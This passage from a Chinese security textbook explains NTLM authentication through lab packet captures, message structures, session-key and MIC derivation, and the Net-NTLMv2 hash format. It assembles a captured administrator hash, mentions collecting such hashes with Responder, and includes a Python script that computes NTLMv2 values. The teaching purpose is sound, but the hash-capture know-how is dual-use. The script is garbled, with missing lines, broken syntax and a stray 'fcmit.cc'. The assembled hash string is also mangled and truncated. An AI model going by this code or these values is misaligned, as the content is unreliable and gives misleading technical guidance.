10.211.55.7	10.211.55.6	SMB2	228	Negotiate Protocol Response

前面四个包是 SMB 协议协商的一些信息，这里着重讲一下 Security mode 安全模式。

如图 1-17 所示，可以看到 Security mode 下的 Signing enabled 为 True，而 Signing required 为 False，表明当前客户端虽然支持签名，但是协商不签名！

```

SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Negotiate Protocol Request (0x00)
    [Preauth Hash: 3e69260e404eca6a76f7fa09da0e1a6906629691420e41ebdd71f52c6b50df7fe04f33df...]
    StructureSize: 0x0024
    Dialect count: 2
    Security mode: 0x01, Signing enabled
      .... ..1 = Signing enabled: True
      .... ..0 = Signing required: False
    Reserved: 0000
  Capabilities: 0x00000000
  Client Guid: 875ba973-b2ff-11eb-b00c-001c4286c79d
  NegotiateContextOffset: 0x00000000
  NegotiateContextCount: 0
  Reserved: 0000
  Dialect: SMB 2.0.2 (0x0202)
  Dialect: SMB 2.1 (0x0210)
  
```

注：工作组环境下默认均不签名

2) Negotiate 协商数据包。

我们再来看看第五个包，如图 1-18 所示：

10.211.55.6	10.211.55.7	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
-------------	-------------	------	-----	--

第五个包是 NTLM 的 Negotiate 协商包，也就是 Type 1，是从客户端发送到服务器以启动 NTLM 身份验证的包。其主要目的是通过 flag 指示支持的选项来验证基本规则，并且可选的，它还可以向服务器提供客户端的工作站名称和客户端工作站具有成员身份的域；服务器使用此信息来确定客户端是否有资格进行本地身份验证。

Type 1 消息主要包含如图 1-19 所示结构。

Description	Content
0 NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8 NTLM Message Type	long (0x01000000)
12 Flags	long
(16) Supplied Domain (Optional)	security buffer
(24) Supplied Workstation (Optional)	security buffer
(32) OS Version Structure (Optional)	8 bytes

Type 1 Negotiate 协商包的核心部分如图 1-20 所示。

```
NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
> Negotiate Flags: 0xe2088297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Ex...
Calling workstation domain: NULL
Calling workstation name: NULL
> Version 6.1 (Build 7600); NTLM Current Revision 15
```

其中 Negotiate Flags 字段需要协商的 flag 标志如图 1-21 所示。

```

v Negotiate Flags: 0xe2088297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Extended Security, Negotiate Always Sign, Ne...
1... .. = Negotiate 56: Set
.1... .. = Negotiate Key Exchange: Set
.1... .. = Negotiate 128: Set
...0... .. = Negotiate 0x10000000: Not set
0... .. = Negotiate 0x08000000: Not set
.0... .. = Negotiate 0x04000000: Not set
.1... .. = Negotiate Version: Set
...0... .. = Negotiate 0x01000000: Not set
0... .. = Negotiate Target Info: Not set
.0... .. = Request Non-NT Session: Not set
.0... .. = Negotiate 0x00200000: Not set
...0... .. = Negotiate Identify: Not set
...1... .. = Negotiate Extended Security: Set
...0... .. = Target Type Share: Not set
...0... .. = Target Type Server: Not set
...0... .. = Target Type Domain: Not set
...1... .. = Negotiate Always Sign: Set
...0... .. = Negotiate 0x00040000: Not set
...0... .. = Negotiate OEM Workstation Supplied: Not set
...0... .. = Negotiate OEM Domain Supplied: Not set
...0... .. = Negotiate Anonymous: Not set
...0... .. = Negotiate NT Only: Not set
...1... .. = Negotiate NTLM key: Set
...0... .. = Negotiate 0x00001000: Not set
...1... .. = Negotiate Lan Manager Key: Set
...0... .. = Negotiate Datagram: Not set
...0... .. = Negotiate Seal: Not set
...1... .. = Negotiate Sign: Set
...0... .. = Request 0x00000008: Not set
...1... .. = Request Target: Set
...1... .. = Negotiate OEM: Set
...1... .. = Negotiate UNICODE: Set

```

3) Challenge 质询包。

我们再来看看第六个包，如图 1-22 所示。

```

10.211.55.7      10.211.55.6      SMB2      289 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE

```

第六个包是 Type 2 Challenge 质询消息，是服务端发送给客户端的，包含服务器支持和同意的功能列表。

Type 2 消息主要包含如图 1-23 所示结构。

Description	Content
0 NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8 NTLM Message Type	long (0x02000000)
12 Target Name	security buffer
20 Flags	long
24 Challenge	8 bytes
(32) Context (optional)	8 bytes (two consecutive longs)
(40) Target Information (optional)	security buffer
(48) OS Version Structure (Optional)	8 bytes

Type 2 Challenge 质询消息的核心部分如图 1-24 所示:

```

NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
> Target Name: 6C85
> Negotiate Flags: 0xe28a8215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Ta...
NTLM Server Challenge: f9e7d1fe37e7ae12
Reserved: 0000000000000000
> Target Info
> Version 6.1 (Build 7600); NTLM Current Revision 15

```

Type2 中消息中包含 Challenge 质询值, 在 NTLM v2 版本中, Challenge 质询值是一个随机的 16 字节的字符串。如图 1-25 所示, Challenge 质询值为: f9e7d1fe37e7ae12。

```

SMB2 (Server Message Block Protocol version 2)
> SMB2 Header
> Session Setup Response (0x01)
[Preauth Hash: f827ce4bd863efc0b89affff6c0ef9c2e52ca9519c1961ccac6e8559fd3f7ce6a11fb9ae...]
> StructureSize: 0x0009
> Session Flags: 0x0000
Blob Offset: 0x00000048
Blob Length: 159
> Security Blob: a1819c308199a0030a0101a10c060a2b06010401823702020aa281830481804e544c4d53...
> GSS-API Generic Security Service Application Program Interface
> Simple Protected Negotiation
> negTokenTarg
negResult: accept-incomplete (1)
supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
responseToken: 4e544c4d535350002000000080008003800000015828ae2f9e7d1fe37e7ae1200000000...
> NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
> Target Name: 6C85
> Negotiate Flags: 0xe28a8215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Security, Ta...
NTLM Server Challenge: f9e7d1fe37e7ae12
Reserved: 0000000000000000
> Target Info
Length: 64
Maxlen: 64
Offset: 64
> Attribute: NetBIOS domain name: 6C85
> Attribute: NetBIOS computer name: 6C85
> Attribute: DNS domain name: 6C85
> Attribute: DNS computer name: 6C85
> Attribute: Timestamp
...

```

4) Authenticate 认证包。

我们再来看看第七个包，如图 1-26 所示：

10.211.55.6 10.211.55.7 SMB2 589 Session Setup Request, NTLMSSP_AUTH, User: WIN7\administrator, Unknown NTLMSSP message type

第七个包是 Auth 认证消息，是客户端发给服务端的认证消息。此消息包含客户端对 Type 2 质询消息的响应，这表明客户端知道帐户密码。Auth 消息还指示身份验证帐户的身份验证目标（域或服务器名）和用户名，以及客户端工作站名。

Auth 认证消息主要包含如图 1-27 所示结构：

Description	Content
0 NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8 NTLM Message Type	long (0x03000000)
12 LM/LMv2 Response	security buffer
20 NTLM/NTLMv2 Response	security buffer
28 Target Name	security buffer
36 User Name	security buffer
44 Workstation Name	security buffer
(52) Session Key (optional)	security buffer
(60) Flags (optional)	long
(64) OS Version Structure (Optional)	8 bytes

如图 1-28 所示，是 Auth 认证消息的核心部分：

如图 1-29 所示，可以看到在 Type 3 Response 响应消息中是 NTLM v2 响应类型：

```

  Security Blob: a18201b7308201b3a0030a0101a2820196048201924e544c4d5353500003000000180018...
  GSS-API Generic Security Service Application Program Interface
    Simple Protected Negotiation
      negTokenTarg
        negResult: accept-incomplete (1)
        responseToken: 4e544c4d53535000030000001800180082000000e800e8009a0000000800080058000000...
      NTLM Secure Service Provider
        NTLMSSP identifier: NTLMSSP
        NTLM Message Type: NTLMSSP_AUTH (0x00000003)
        > Lan Manager Response: 0000000000000000000000000000000000000000000000000000000000000000
        LMv2 Client Challenge: 0000000000000000
        > NTLM Response: 202beed8c64468318318bad6e8ae832601010000000000000d248080d47d701684da093...
          Length: 232
          Maxlen: 232
          Offset: 154
        > NTLMv2 Response: 202beed8c64468318318bad6e8ae832601010000000000000d248080d47d701684da093...
          NTProofStr: 202beed8c64468318318bad6e8ae8326
          Response Version: 1
          Hi Response Version: 1
          Z: 000000000000
          Time: May 12, 2021 08:58:52.985600000 UTC
          NTLMv2 Client Challenge: 684da093c89fd679
          Z: 00000000
          > Attribute: NetBIOS domain name: 6C85
          > Attribute: NetBIOS computer name: 6C85
          > Attribute: DNS domain name: 6C85
          > Attribute: DNS computer name: 6C85
          > Attribute: Timestamp
          > Attribute: Flags
          > Attribute: Restrictions
          > Attribute: Channel Bindings
          > Attribute: Target Name: cifs/10.211.55.7
          > Attribute: End of list
          Z: 00000000
          padding: 00000000
          > Domain name: WIN7
          > User name: administrator
          > Host name: WIN7
        > Session Key: 5aef012a7ed5a1bf356ceb662f6dbba5

```

如图 1-30 所示，可以看到在 NTLMv2 Response 响应消息下的 NTProofStr 字段，该字段的值是用做数据签名的 Hash(HMAC-MD5)值，目的是保证数据的完整性。


```

v NTLM Response: 202beed8c64468318318bad6e8ae83260101000000000000d248080d47d701684da093...
  Length: 232
  Maxlen: 232
  Offset: 154
v NTLMv2 Response: 202beed8c64468318318bad6e8ae83260101000000000000d248080d47d701684da093...
  NTProofStr: 202beed8c64468318318bad6e8ae8326
  Response Version: 1
  Hi Response Version: 1
  Z: 000000000000
  Time: May 12, 2021 08:58:52.985600000 UTC
  NTLMv2 Client Challenge: 684da093c89fd679
  Z: 00000000
  > Attribute: NetBIOS domain name: 6C85
  > Attribute: NetBIOS computer name: 6C85
  > Attribute: DNS domain name: 6C85
  > Attribute: DNS computer name: 6C85
  > Attribute: Timestamp
  > Attribute: Flags
  > Attribute: Restrictions
  > Attribute: Channel Bindings
  > Attribute: Target Name: cifs/10.211.55.7
  > Attribute: End of list
  Z: 00000000
  padding: 00000000
  > Domain name: WIN7
  > User name: administrator
  > Host name: WIN7
v Session Key: 5aef012a7ed5a1bf356ceb662f6dbba5
  Length: 16
  Maxlen: 16
  Offset: 386
  > Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Targ
  > Version 6.1 (Build 7600); NTLM Current Revision 15
  MIC: 9ab82f474418abcd6498508e21bbd4e3
  mechListMIC: 01000000b00ff5a3f891dbef00000000

```

微软为了防止数据包中途被篡改，使用 exportedSessionKey 加密三个 NTLM 消息，来保证数据包的完整性。而该 exportedSessionKey 仅对启动认证的帐户和目标服务器是已知的。因此有了 MIC，攻击者就无法中途修改 NTLM 认证数据包了。对于 MIC，有如下计算公式：

- **MIC** = HMAC_MD5(exportedSessionKey, NEGOTIATE_MESSAGE + CHALLENGE_MESSAGE + AUTHENTICATE_MESSAGE)

5) 返回成功与否。

第八个数据包就是返回结果，成功或者失败。

如图 1-32 所示是返回成功的数据包。

4.657510	10.211.55.7	10.211.55.6	SMB2	159 Session Setup Response
----------	-------------	-------------	------	----------------------------


如图 1-33 所示是返回失败的数据包。

0.005697 10.211.55.7 10.211.55.6 SMB2 131 Session Setup Response, Error: STATUS_LOGON_FAILURE

6) 签名。

在认证完成后，根据协商的字段值来确定是否需要对后续数据包进行签名。那么如果需要签名的话，是如何进行签名呢？

如图 1-34 所示，我们可以看到在第七个数据包中的 Session Key 字段。Session Key 是用来进行协商加密密钥的。



```

    ▾ NTLM Response: 202beed8c64468318318bad6e8ae83260101000000000000d248080d47d701684da093...
      Length: 232
      Maxlen: 232
      Offset: 154
    ▾ NTLMv2 Response: 202beed8c64468318318bad6e8ae83260101000000000000d248080d47d701684da093...
      NTPProofStr: 202beed8c64468318318bad6e8ae8326
      Response Version: 1
      Hi Response Version: 1
      Z: 000000000000
      Time: May 12, 2021 08:58:52.985600000 UTC
      NTLMv2 Client Challenge: 684da093c89fd679
      Z: 00000000
      > Attribute: NetBIOS domain name: 6C85
      > Attribute: NetBIOS computer name: 6C85
      > Attribute: DNS domain name: 6C85
      > Attribute: DNS computer name: 6C85
      > Attribute: Timestamp
      > Attribute: Flags
      > Attribute: Restrictions
      > Attribute: Channel Bindings
      > Attribute: Target Name: cifs/10.211.55.7
      > Attribute: End of list
      Z: 00000000
      padding: 00000000
    > Domain name: WIN7
    > User name: administrator
    > Host name: WIN7
    ▾ Session Key: 5aef012a7ed5a1bf356ceb662f6dbba5
      Length: 16
      Maxlen: 16
      Offset: 386
    > Negotiate Flags: 0xe288215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Targe
    > Version 6.1 (Build 7600); NTLM Current Revision 15
      MIC: 9ab82f474418abcd6498508e21bbd4e3
      mechListMIC: 01000000b00ff5a3f891dbef00000000
  
```

那么 Session Key 是如何生成的，以及是如何作用的呢？

我们接下来以 impacket 里面的函数来说明：

如图 1-35 所示，Session Key 是由 keyExchangeKey 和 exportedSessionKey 经过一系列运算得到。

```
def generateEncryptedSessionKey(keyExchangeKey, exportedSessionKey):
    cipher = ARC4.new(keyExchangeKey)
    cipher_encrypt = cipher.encrypt

    sessionKey = cipher_encrypt(exportedSessionKey)
    return sessionKey
```

而 keyExchangeKey 是使用用户 password 和 serverChallenge 等值经过一定运算得到。如图 1-36 所示：

```
def KXKEY(flags, sessionBaseKey, lmChallengeResponse, serverChallenge, password, lmhash, nthash, use_ntlmv2 = USE_NTLMV2):
    if use_ntlmv2:
        return sessionBaseKey

    if flags & NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY:
        if flags & NTLMSSP_NEGOTIATE_NTLM:
            keyExchangeKey = hmac_md5(sessionBaseKey, serverChallenge + lmChallengeResponse[:8])
        else:
            keyExchangeKey = sessionBaseKey
    elif flags & NTLMSSP_NEGOTIATE_NTLM:
        if flags & NTLMSSP_NEGOTIATE_LM_KEY:
            keyExchangeKey = __DES_block(LMOWFv1(password, lmhash)[:7], lmChallengeResponse[:8]) + __DES_block(
                LMOWFv1(password, lmhash)[7] + b'\xBD\xBD\xBD\xBD\xBD\xBD\xBD\xBD', lmChallengeResponse[:8])
        elif flags & NTLMSSP_REQUEST_NON_NT_SESSION_KEY:
            keyExchangeKey = LMOWFv1(password, lmhash)[:8] + b'\x00'*8
        else:
            keyExchangeKey = sessionBaseKey
    else:
        raise Exception("Can't create a valid KXKEY!")

    return keyExchangeKey
```

而 exportedSessionKey 是客户端生成的随机数，用来加解密流量。如图 1-37 所示：

```
exportedSessionKey = b"".join([random.choice(string.digits+string.ascii_letters) for _ in range(16)])
```

那么，客户端和服务端是如何通过 Session Key 进行协商秘钥的呢？

首先，客户端会生成一个随机数 exportedSessionKey，后续都是使用这个 exportedSessionKey 来加解密流量。由于 exportedSessionKey 是客户端生成的，服务端并不知道，那么是通过什么手段进行协商的呢？客户端使用 keyExchangeKey 做为 Key，RC4 加密算法加密 exportedSessionKey，得到我们

流量中看到的 Session Key。服务端拿到流量后，使用用户密码和质询值 Challenge 经过运算生成 keyExchangeKey，然后使用 Session Key 跟 keyExchangeKey 一起运算得到 exportedSessionKey，然后使用 exportedSessionKey 进行加解密流量。对于攻击者来说，由于没有用户的密码，无法生成 keyExchangeKey。因此，攻击者即使在拿到流量后，也无法计算出 exportedSessionKey，自然也就无法解密流量了。

(2) Net-NTLM v2 Hash 计算

我们来看看 NTLM v2 的 Response 消息是如何生成的，如下：

- 1) 将大写 User name 与 Domain name(区分大小写)拼在一起，进行 Hex 然后双字节 Unicode 编码得到 data，接着使用 16 字节 NTLM 哈希作为密钥 key，用 data 和 key 进行 HMAC-MD5 加密得到 NTLMv2 Hash。
- 2) 构建一个 blob 信息
- 3) 使用 16 字节 NTLMv2 Hash 作为密钥，将 HMAC-MD5 消息认证代码算法加密一个值(来自 type 2 的 Challenge 与 Blob 拼接在一起)。得到一个 16 字节的 NTProofStr(HMAC-MD5)。
- 4) 将 NTProofStr 与 Blob 拼接起来形成得到 Response。

以上就是 NTLM v2 版本 Response 消息的生成。我们平时在使用如 Responder 工具抓取 NTLM Response 消息的时候，都是抓取的 Net-NTLM hash 格式的数据。

Net-NTLM v2 hash 的格式如下：

username::domain:challenge:HMAC-MD5:blob

其中各部分含义如下：

- username (要访问服务器的用户名)：administrator
- domain (域信息)：WIN7

- challenge (数据包 6 中服务器返回的 challenge 值) : f9e7d1fe37e7ae12
- HMAC-MD5 (数据包 7 中的 NTProofStr) :
202beed8c64468318318bad6e8ae8326
- blob (blob 对应数据为数据包 7 中 NTLMv2 Response 去掉 NTProofStr 的后半部分) :
010100000000000000d248080d47d701684da093c89fd67900000000
0200080036004300380035000100080036004300380035000400080
036004300380035000300080036004300380035000700080000d248
080d47d701060004000200000008003000300000000000000000
00000300000ea8d4184d6934f5434f43abebde4a1b32162f75dbf6a799
f74b049823a1522050a00100000000000000000000000000000000
00900200063006900660073002f00310030002e003200310031002e0
0350035002e0037000000000000000000000000000000000000

所以最后 Net-NTLM v2 Hash 值为如下:

administrator::WIN7:f9e7d1fe37e7ae12:202beed8c64468318318bad6e8ae8326:0101
0000000000000000d248080d47d701684da093c89fd6790000000002000800360043
00380035000100080036004300380035000400080036004300380035000300080
036004300380035000700080000d248080d47d7010600040002000000080030003
00
75dbf6a799f74b049823a1522050a0010000000000000000000000000000000000
0900200063006900660073002f00310030002e003200310031002e00350035002e0
037000

从下面两个公式我们可以计算出 NTLMv2 Hash、NTProofStr 以及 Reseonse。

- **NTLMv2 Hash** = HMAC-MD5(unicode(hex((upper(Username)+DomainName))), NTLM Hash)
- **NTProofStr** = HMAC-MD5(challenge + blob, NTLMv2 Hash)

如下代码，通过输入相关值计算出 NTLMv2 Hash、NTProofStr 以及 Reseonse 值。

```
# coding=utf-8
```

```
import hmac
```

```
import hashlib
```

```
import binascii
```

```
#16 进制编码
```

```
def str_to_hex(string):
```

```
    return ' '.join([hex(ord(t)).replace('0x', '') for t in string])
```

```
#双字节 Unicode 编码
```

```
def hex_to_unicode(string):
```

```
    return string.replace(" ", "00")+ "00"
```

```
#NTLM hash 计算
```

```
def Ntlm_hash(string):
```

```
    return binascii.hexlify(hashlib.new("md4", string.encode("utf-16le")).digest()).
```

```
decode("utf-8")
```

```
#hmac_md5 加密
```

```
def hmac_md5(key, data):
```

```
    return hmac.new(binascii.a2b_hex(key),binascii.a2b_hex(data),hashlib.md5).hexdigest()
```

```
if __name__ == "__main__":
```

```
    username = input("please input Username: ")
```

```
    password = input("please input Password: ")
```

```
    domain_name = input("please input Domain_name: ")
```

```
    challenge = input("please input Challenge: ")
```

```
    blob = input("please input blob: ")
```

```
    print("*"*100)
```

```
    HEX = str_to_hex(username.upper()+domain_name)
```

```
    data = hex_to_unicode(HEX)
```

fcmit.cc

#计算NTLM v2 Hash

```
print("\033[0;31mNTLM_v2_Hash: \033[0m"+NTLM_v2_Hash)
```

```
NTPProofStr = hmac md5(NTLM v2 Hash,data2)
```

```
Response = username + "::" + domain_name + ":" + challenge + ":" + NTPProofStr +  
" + blob
```

```
print("\033[0;31mResponse: \033[0m"+Response)
```


代码运行效果如图 1-38 所示。

[illegible]

2. 域环境下的 NTLM 认证

如图 1-39 所示，是域环境下的 NTLM 认证流程图。

NTLM认证-域环境



域环境下 NTLM 认证流程可以分为如下 6 步：

①：客户端想要访问服务器的某个服务，需要进行身份认证。于是，在客户端输入服务器的用户名和密码进行验证之后，客户端会缓存服务器密码的 NTLM Hash 值。然后，客户端会向服务端发送一个请求，该请求利用 NTLM SSP 生成 NTLMSSP_NEGOTIATE 消息（被称为 **Type 1 NEGOTIATE 协商消息**）

②：服务端接收到客户端发送过来的 Type 1 消息，会读取其中的内容，并从中选择出自己所能接受的服务内容，加密等级，安全服务等。然后传入 NTLM SSP，得到 NTLMSSP_CHALLENGE 消息（被称为 **Type 2 Challenge 质询消息**），并将此 Type 2 消息发回给客户端。此 Type 2 消息中包含了一个由服务端生成的 16 位随机值，此随机值被称为 Challenge 质询值，服务端将该 Challenge 值缓存起来。

③：客户端收到服务端返回的 Type 2 消息，读取服务端所支持的内容，并取出其中的 Challenge 质询值，用缓存的服务器密码的 NTLM Hash 对其进行加密得到 Response 消息，Response 消息中可以提取出 Net-NTLM Hash。最后将

Response 和一些其他信息封装到 NTLMSSP_AUTH 消息中（被称为 **Type 3 Authenticate 认证消息**），发往服务端。

④：服务端接收到客户端发送来的 NTLMSSP_AUTH 认证消息后，通过 Netlogon 协议与域控建立一个安全通道，将验证消息发给域控。

⑤：域控收到服务端发来的验证消息后，从中取出 Net-NTLM Hash。然后从数据库中找到该用户的 NTLM Hash，对 Challenge 进行一系列加密运算，得到自己计算的 Net-NTLM Hash。并比较自己计算出的 Net-NTLM Hash 和服务端发送的 Net-NTLM Hash 是否相等，如果相等，则证明客户端输入的密码正确，认证成功，反之认证失败，域控将验证结果发给服务端。

⑥：服务端根据 DC 返回的结果，对客户端进行回复。

以上就是域环境下 NTLM 认证的流程。下面我们来使用 WireShark 对 NTLM 认证流程进行抓包查看：


(1) 域环境下 NTLM 认证抓包

由于 NTLM 只是底层的认证协议，其必须镶嵌在上层应用协议里面，消息的传输依赖于使用 NTLM 的上层协议，比如 SMB、HTTP 等。如下实验是基于 SMB 服务利用 NTLM 进行验证。

实验环境如下：

- 客户端(WIN7): 10.211.55.6
- 服务端(MAIL): 10.211.55.5
- 域控(AD01): 10.211.55.4

如图 1-40 所示，是域环境下 NTLM 认证拓扑图。



如图 1-41 所示是认证成功的数据包。

4	0.000632	10.211.55.6	10.211.55.5	SMB	213	Negotiate Protocol Request
5	0.001408	10.211.55.5	10.211.55.6	SMB2	306	Negotiate Protocol Response
6	0.001597	10.211.55.6	10.211.55.5	SMB2	162	Negotiate Protocol Request
7	0.002046	10.211.55.5	10.211.55.6	SMB2	306	Negotiate Protocol Response
8	0.003088	10.211.55.6	10.211.55.5	SMB2	228	Session Setup Request, NTLMSSP_NEGOTIATE
9	0.003464	10.211.55.5	10.211.55.6	SMB2	325	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CH...
10	0.003894	10.211.55.6	10.211.55.5	SMB2	625	Session Setup Request, NTLMSSP_AUTH, User: xie\administrator
11	0.005035	10.211.55.5	10.211.55.4	TCP	66	48892 → 49157 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P...
12	0.005324	10.211.55.4	10.211.55.5	TCP	66	49157 → 48892 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 S...
13	0.005528	10.211.55.5	10.211.55.4	TCP	54	48892 → 49157 [ACK] Seq=1 Ack=1 Win=525568 Len=0
14	0.005649	10.211.55.5	10.211.55.4	DCERPC	254	Bind: call_id: 10, Fragment: Single, 3 context items: RPC_NETLOGON V1.0 (3...
15	0.006023	10.211.55.4	10.211.55.5	DCERPC	182	Bind_ack: call_id: 10, Fragment: Single, max_xmit: 5840 max_rcv: 5840, 3 ...
16	0.006310	10.211.55.5	10.211.55.4	RPC_N_	894	NetLogonSamLogonEx request
17	0.007316	10.211.55.4	10.211.55.5	RPC_N_	1838	NetLogonSamLogonEx response
18	0.008026	10.211.55.5	10.211.55.6	SMB2	159	Session Setup Response
19	0.008533	10.211.55.6	10.211.55.5	SMB2	166	Tree Connect Request Tree: \\10.211.55.5\IPC\$
20	0.008756	10.211.55.5	10.211.55.6	SMB2	138	Tree Connect Response

如图 1-42 所示是认证失败的数据包。

11	1.614884	10.211.55.6	10.211.55.5	SMB	213	Negotiate Protocol Request
12	1.615426	10.211.55.5	10.211.55.6	SMB2	306	Negotiate Protocol Response
13	1.615635	10.211.55.6	10.211.55.5	SMB2	162	Negotiate Protocol Request
14	1.616023	10.211.55.5	10.211.55.6	SMB2	306	Negotiate Protocol Response
15	1.616982	10.211.55.6	10.211.55.5	SMB2	228	Session Setup Request, NTLMSSP_NEGOTIATE
16	1.617344	10.211.55.5	10.211.55.6	SMB2	325	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CH...
17	1.617829	10.211.55.6	10.211.55.5	SMB2	625	Session Setup Request, NTLMSSP_AUTH, User: xie\administrator
18	1.618926	10.211.55.5	10.211.55.4	TCP	66	48913 → 49157 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P...
19	1.619267	10.211.55.4	10.211.55.5	TCP	66	49157 → 48913 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 S...
20	1.619456	10.211.55.5	10.211.55.4	TCP	54	48913 → 49157 [ACK] Seq=1 Ack=1 Win=525568 Len=0
21	1.619548	10.211.55.5	10.211.55.4	DCERPC	254	Bind: call_id: 11, Fragment: Single, 3 context items: RPC_NETLOGON V1.0 (3...
22	1.620067	10.211.55.4	10.211.55.5	DCERPC	182	Bind_ack: call_id: 11, Fragment: Single, max_xmit: 5840 max_rcv: 5840, 3 ...
23	1.620365	10.211.55.5	10.211.55.4	RPC_N_	894	NetLogonSamLogonEx request
